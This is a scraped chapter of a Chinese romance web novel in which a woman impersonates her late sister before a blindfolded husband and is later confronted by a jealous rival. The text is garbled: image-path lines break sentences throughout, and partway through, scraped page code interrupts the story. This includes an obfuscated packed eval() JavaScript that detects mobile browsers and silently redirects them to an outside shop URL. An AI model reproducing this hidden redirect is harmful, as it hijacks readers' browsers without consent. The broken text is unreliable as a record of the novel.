文趣网 > 其他小说 > 恰逢玉露来金风 > 26. 第 26 章
    姑衍烬将人搂进怀里,柔软娇躯猝不及防撞进他结实的胸膛里,双手紧攥他的肩膀,不自在的紧绷身子,想要从他腿上下去。

    姑衍烬摁住她:“别动。”

    房惜念脸颊泛热,紧紧攥住他的衣领,紧张得手心溢出汗:“这样不行。”

    “怎么不行?”姑衍烬明知故问,在她耳边呼出若近若离的气息。

    房惜念回避耳朵,一时分不清是他做梦,还是自己在做梦,着急想要从他怀里出来:“我,我不习惯这样。”

    “怎么会不习惯?”姑衍烬反问,语气开始疑惑。

    房惜念一紧张,脑子一热:“因为我们生分了,不像以前。”

    她感觉姑衍烬看来的眼神渐渐变得灼热,好像看见他抿起唇笑:“看来是要多亲近。”

    她窘迫,悬在床榻边边的脚趾一蜷,懊恼得紧,也怕他来真的,想随便找个理由搪塞过去,话还没到嘴边,脑袋上的男人问她。

    “你觉得呢,夫人?”

    房惜念要哭,但怕他发现破绽,只能硬着头皮问:“我们这样还不算亲近吗?”

    “你我夫妻,就这怎能算?”姑衍烬忽然靠近,他呼出的气息连同身上独属的味道一同变得强势浓烈。

    身体躺下来瞬间,房惜念连滚带爬窜出他的手臂间,惊慌失措差点摔倒在地,听见身后传来姑衍烬的轻叹声,她僵住身体,回头看他搀扶额头,随意坐在床榻上,抬起薄丝带蒙住的眼睛。

    莫名,被他‘看’得心虚,房惜念不敢面对他的脸,斜着眼睛看他:“这等事,水到渠成,不能仓促。”

    姑衍烬意外的通情达理:“我们分别四年未见,重逢如此是唐突了些。”

    房惜念松口气,闪烁着眼睛弯下来。

    “是夫君考虑不周到,还没问你四年过得如何,为何不回来见我,这点,是我心急。”姑衍烬自责。

    房惜念揉了下发热的耳朵,扭捏两下手:“我不怪你。”

    姑衍烬朝她伸出手,外面雨幕停歇,屋内似乎变得没那么黑暗,她看清他宽大而有力的掌心,抬起手放上去,忽地一紧,整个人随着他的力道,重新撞进他的怀中。

    听着他胸膛内的心跳声,热气好像从他身上蔓延到自己的脸上,她深呼吸,想象自己是亡姐,亡姐正和夫君重逢,喜极而泣,不舍缱绻。

    姑衍烬摇头:“怪我。”

    房惜念捂住他的唇:“我不怪你,能和烬郎相逢,是我三生有幸。”

    姑衍烬明显顿一下,发出不明意味的笑:“你这样,让我很想,跟你一起去死。”

    房惜念很认真点头,反应过来,摇鼓似地摇头。

    他想法不吉利,她有点怕,好害怕。

    房惜念从他怀里坐正,看着在夜色里的桂红薄丝带溢稀闪烁,握紧他的手:“我不许,你这么想太奇怪了。”

    “死,也是另外一种长相守,有我陪你,不好吗?”姑衍烬笑,笑出的声儿透着引诱,平白在暑月的夜晚里渗人。

    “不好,一点都不好。”

    那种不经意让人感到窒息,消失在二人间没有半点生命该有的活气,再一次冲击房惜念的感官,这种想法很可怕,要跟别人一起去死更可怕。

    他早有这种想法,还是近来才有?

    房惜念心思乐观,也怕他来真的,她捧住他的脸,轻轻的力道让他‘看’过来,着急的纠正他:“这种想法,是不对的,身体发肤生之父母,你若是死了,你的家人怎么办。”

    姑衍烬望着她许久,迟迟没有回答她的话,唇角掠起几分嘲笑,但没有回答她的话。

    “还有,还有那些真心待你之人。”

    姑衍烬回答了,不过答非所问:“那你呢,你可有想过你离开,旁人怎么办?”

    看来亡姐病逝,对姐夫伤害还蛮大,房惜念看着他,满眼泪花:“烬郎...”

    她脑袋一歪,只能用哭糊弄过去。

    最后姑衍烬没有逼问她这件事,给她抹去眼泪,在询问她离开数年里,为何不回来,可是去做了对不住他的事情,她大喊冤枉,胡编乱造说意识混沌,记不得回来,近年意识明了,才想起回来。

    起先姑衍烬还有些不高兴,她说想起来第一件事就是找他,他才稍作满意的入睡。

    入睡前,姑衍烬还特别过分,要她讲闺中情话,不讲还睡不着。

    她咬牙切齿,最后睁着放空的眼睛,重复和那晚上一模一样的词,他听不腻,她还说腻了。

    姑衍烬熟睡前,握住她的手:“下次再只说这一句,我可要惩罚你。”给他说情话,还要惩罚她,实在欺人太甚。

    姑衍烬呼吸平稳,房惜念正要去解开薄丝带,发现手被他攥得紧,一时半会挣脱不开,她埋头,将十指相扣的双手翻转过来,去扒开他一根根修长且骨节分明的手指。

    抽回手时,惊觉发现自己出了好些薄汗,她熟门熟路爬出窗,再关上窗门,撑着雨伞快速跑出院子。

    宋跃身穿雨衣站在暗处,等半天没等到姑衍烬出来,大概猜到人估计被哄睡了。

    雨天地滑,房惜念没看清路,给地上的石头绊了一脚,差点摔一跤。

    她抬起头,对上一脸惊愕的何玉兰,大半夜的不睡觉,她站在凉亭下做什么,很显然何玉兰也没想到她会从姑衍烬寝室出来,还如此慌乱,一时间脸色难辨。

    房惜念想朝她打个招呼,何玉兰提起裙子,不顾细雨淋在她的身上,一路走来,才清楚看到她眼底隐忍的泪花,掺杂对她的恼羞成怒。“你,大半夜从衍烬屋里出来,是去做什么,不知道姑娘家要有礼义廉耻吗?”

    房惜念用伞给她遮雨,嘴硬不承认:“你在说什么,我只是经过那里而已。”

    可何玉兰明明看见她慌慌张张从姑衍烬院子出来,怎么像是路过的样子,是将她当傻子看待,她推开房惜念假惺惺遮雨的举动。

    “经过?像这种拙劣完全没有说服力的说辞,你当我是瞎子吗,大半夜不在屋子睡觉,只是为了经过衍烬屋子啊?”

    何玉兰情绪激动,尤其看她身上颇为凌乱的衣裙,几乎抑制不住怒视她,好像要将她生吞活刮。

    实在太吓人,房惜念挡住天空降下的细雨,往后退上一步。

    她不想说谎,也不想骗人,可是被人当场抓了包,明日去姑衍烬面前告发,以煞神的性子,不比眼前情绪激动的何玉兰还要可怕。

    窘迫告诉她撒谎不对,危险迫使她要这么做,她一口咬定:“没有。”

    “你还说没有,房惜念,你知不知道你真的很坏,很让人讨厌。”何玉兰上前抓住她的胳膊,用力一晃。

    房惜念被她抓得生疼,知道她讨厌自己,但没想到会这么讨厌。

    油纸伞掉落在地,她想要去捡起来,胳膊硬生生被拉过去,再一次对上何玉兰痛恨的脸。

    “凭什么你能轻而易举的得到一切,而我等他四年,得不到;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17824280|209330||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    他一个正眼。”

    明白了,是把她当成亡姐,难道何玉兰不知道她是姐夫的小姨子吗,看何玉兰如此伤心,也为她爱而不得感到惋惜。

    “何姑娘,这里面有误会,你先听我解释。”她笑脸相迎。

    何玉兰脸色苍白,松开她的肩膀,倍感羞辱的呼吸:“你在洋洋得意什么,在我面前炫耀吗?”

    房惜念刚要说不是,何玉兰苦笑一声,面无表情看她一眼,转身走进夜色雨幕中。

    身上被雨水淋透,她弯腰捡起油纸伞,正要追上去,发现找不到人,她抹掉从脑袋上流下来的水珠,轻轻叹口气。

    回到屋子,她先换下一身湿透的衣裙,在拿干毛巾擦拭头发,玉华宫能给她的热水不多,她倒小半盆热水,再加些凉水进去,拧干毛巾后擦身,最后净脚,清清爽爽上榻。

    她抱着薄被侧过身,可以说惊心胆跳,思来想去也不明白,大半夜何玉兰怎么会出现在回来的路上,还凑巧给她撞见了,一想到明日她会去告发,内心惶恐不安。

    窗外再次响起淅沥声,她抱着明日早点起床去截胡的念头入睡。

    等第二天醒来时,第一反应脑袋昏沉沉的,迷迷糊糊睁开眼睛同时太困又重新闭上眼,身体软绵绵完全没有力气。

    她好困,感觉身体不是自己的。

    她被发现不对劲时,是宋跃过来要饭,左右寻不到她的身影,顿感不对劲,以她的性子不可能如此安静乖巧,于是寻到她的屋子,敲几声门。

    没有动静,紧跟过来要饭吃的姑衍烬将人推开,抬脚把门踹开。

    ——砰

    房惜念吓得坐起来,呆呆看向门口赫然出现的挺拔身影,万千青丝垂落在肩背,整个人懵懵的不知所措,垂落在地的浅粉帐纱被人撩开,那赫然高大的身影往她走来。

    湿润迷糊的眼神往他看去,姑衍烬在她身上扫一眼,最后在她面上观察。

    她吸吸鼻子,不敢动弹,难不成何玉兰跟他告状,现在来找自己兴师问罪了。她颤动眼眸,缓缓垂下心虚的眉眼,也不知是不是不舒服的原因,一股子委屈无处发泄。

    说来说去还不是他的错,若不是他故意不相认,拖着她在外吃苦头,也从不给她解释,她为自己出口气又如何,还要惩罚她不成。

    “你,做什么要踹我的门。”她说起话来闷闷的,看他的眼神往上翻,就见他淡着脸,抬手在额头上摸了摸,下一刻皱起眉,回头让宋跃叫御医来。

    房惜念不可置信看着他,今天他不是来兴师问罪的吗,不应该问她为何要戏弄他,然后将她拖出去仗打二十。

    “等会我让人换新的。”姑衍烬看她傻愣愣盯着自己瞧,清透眼眸在他面上流转,病气在她眼睛笼罩雾蒙蒙的水气,湿漉漉像个被人抛弃的小鹿。

    她可不就是个没人要的小鹿,来长安城有一段时间,问过许多人,就是没问出她家人的住址。

    她只能拿着代表过去的和离书,四处询问,四处碰壁。

    姑衍烬看她掉下眼泪,伸手攥住他衣袍处的小角,轻轻扯动:“姐夫,你什么时候带我回家。”

    姑衍烬看着她,眼神暗淡但很快消失在眼底,动手将她按在床上,给她盖好薄被。

    “你失踪后,你的家人很担心你,举家出了长安城,就是为了寻你。”姑衍烬说的很认真,掀起眼眸,对上逐渐期许的眼睛,攥了下指尖。“这一寻便是好几年,我也不知道他们现在身在何处。”